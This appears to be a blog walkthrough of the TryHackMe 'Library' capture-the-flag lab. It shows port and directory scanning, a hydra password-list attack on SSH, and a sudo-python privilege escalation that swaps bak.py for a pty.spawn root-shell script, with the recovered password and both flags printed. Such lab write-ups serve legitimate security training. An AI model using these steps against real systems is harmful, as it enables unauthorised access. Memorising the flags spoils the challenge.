
LIBRARY-TRY HACK ME-ROOM

5kullk3r

5 min read

.

Sep 15, 2025




Hello everyone! This is a beginner-friendly room from the TryHackMe platform titled "**Library**"


This room is classified as easy and is a ctf-type challenge. I hope this write-up helps guide you through the process!

My goal is to help you understand each step and provide clear explanations so that anyone, whether a beginner or experienced, can follow along and understand the reasoning behind each action. I hope this write-up makes the process smoother and easier to grasp.

Enough talk — let's dive right in, and I hope you enjoy the journey! :)




We start with visiting the victim IP in a browser and note the theme: a Boot2Root page for BSides Guatemala with some obvious content.



The page shows comments section on the page also showed three users: `Root`, `www-data`, `Anonymous` and the post author `meliodas` — this hints for usernames to try.


Next I scanned the host to find listening services:



rustscan -a 10.201.0.32

Result: **ports 22 and 80** open.

Since port 80 was open, I ran a directory scan to find obvious files and endpoints.




gobuster dir -u http://10.201.0.32 -w

/usr/share/dirb/wordlists/common.txt

Result: found `/images` and `/robots.txt`

Open `/robots.txt` and `/images` in the browser.

- `/images` contained 4 PNG files



- `/robots.txt` (the usual strategy lol) had a curious entry: `user agent: rockyou`


Trying the `meliodas` username from the landing page, I tried a password list attack over SSH using hydra:

```
└─# sudo hydra -l meliodas -P /home/kali/Downloads/rockyou.txt 10.201.0.32 ssh -t 4 -vv
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for il
al purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-13 19:51:36
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
erwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.201.0.32:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://meliodas@10.201.0.32:22
[INFO] Successful, password authentication is supported by ssh://10.201.0.32:22


[STATUS] 72.00 tries/min, 72 tries in 00:01h, 14344327 to do in 3320:27h, 4 active




[STATUS] 69.00 tries/min, 207 tries in 00:03h, 14344192 to do in 3464:47h, 4 active
[22][ssh] host: 10.201.0.32   login: meliodas   password: iloveyou1
[STATUS] attack finished for 10.201.0.32 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-13 19:55:15
```

sudo hydra -l meliodas -P /home/kali/Downloads/rockyou.txt 10.201.0.32 ssh -t 4

- `-l meliodas` sets the single username to try.
- `-P /home/kali/Downloads/rockyou.txt` points to the password list.
- `10.201.0.32 ssh` tells hydra to target SSH on the host.
- `-t 4` increases the parallel thread count for speed.
- I used `rockyou.txt` because of the earlier robots hint

Next SSHing into the box :



ssh meliodas@10.201.0.32

Entering the password

ls -la

cat user.txt

6d488cbb3f111d135722c33cb635f4ec

Immediately checking the permissions set for escalation

Press enter or click to view image in full size

sudo -l

For those wondering why:

- `sudo -l` lists which commands the current user may run with sudo (and whether a password is required).
- This can reveal NOPASSWD or restricted commands that we can abuse to get root.

Then we get this ouput:

(ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py

This means his line means the `meliodas` user can run `/usr/bin/python* /home/meliodas/bak.py` as root **without** being prompted for a password.


If we can control `/home/meliodas/bak.py` (or replace it), we can execute arbitrary code as root.

Along with the user.txt we did see the bak.py file, inspecting it:

cat bak.py

We see a py code there and also while we did ls -la the permissions show root which means modifications aren't possible

Instead we can Use a python exploit and for that let's remove the file and create a new file with the same name: bak.py with the exploit



rm bak.py

 # confirm deletion

nano bak.py

The exploit:

#!/usr/bin/env python

import pty

pty.spawn("/bin/bash")

```
meliodas@ubuntu:~$ nano bak.py
meliodas@ubuntu:~$ ls -la
total 40
drwxr-xr-x 4 meliodas meliodas 4096 Sep 13 07:41 .
drwxr-xr-x 3 root     root     4096 Aug 23  2019 ..
-rw-rw-r-- 1 meliodas meliodas   56 Sep 13 07:41 bak.py
-rw------- 1 root     root       44 Aug 23  2019 .bash_history
-rw-r--r-- 1 meliodas meliodas  220 Aug 23  2019 .bash_logout
-rw-r--r-- 1 meliodas meliodas 3771 Aug 23  2019 .bashrc
drwx------ 2 meliodas meliodas 4096 Aug 23  2019 .cache
drwxrwxr-x 2 meliodas meliodas 4096 Aug 23  2019 .nano
-rw-r--r-- 1 meliodas meliodas  655 Aug 23  2019 .profile
-rw-r--r-- 1 meliodas meliodas    0 Aug 23  2019 .sudo_as_admin_successful
-rw-rw-r-- 1 meliodas meliodas   33 Aug 23  2019 user.txt
meliodas@ubuntu:~$ cat bak.py
#!/usr/bin/env python
import pty
pty.spawn("/bin/bash")
```

Using cat to open the newly made bak.py and confirming the exploit presence

After saving it, I automatically feel it's python3 but just to confirm :

which python3

This shows: shows the path to the Python 3 binary `/usr/bin/python3`

Then running the exploit:


```
meliodas@ubuntu:~$ sudo /usr/bin/python3 /home/meliodas/bak.py
root@ubuntu:~# whoami
root
```

sudo /usr/bin/python3 /home/meliodas/bak.py

What happens is : `pty.spawn("/bin/bash")` spawns an interactive shell

Because the script is run via `sudo`, the spawned shell is a **root shell**.

Now that we are in root, it's a quick move from here (as long there are no obstacles in front)



whoami (confirms that we root)


ls -la

cd /root (enter root directory)

ls -la (shows all the files and permissions)

cat root.txt

e8c8c6c256c35515d1d344ee0488c617



CONCLUSION:

I hope this write-up walkthrough was helpful to you all!

Now that I've gotten through it, I hope it helps you and gets you through the room as well. I plan on putting out more like these in the future!

If you guys want me to cover any specific room or challenge, or if you have any queries, feel free to drop a comment.

Imma bounce for now, but I'll catch you all in the next writeup!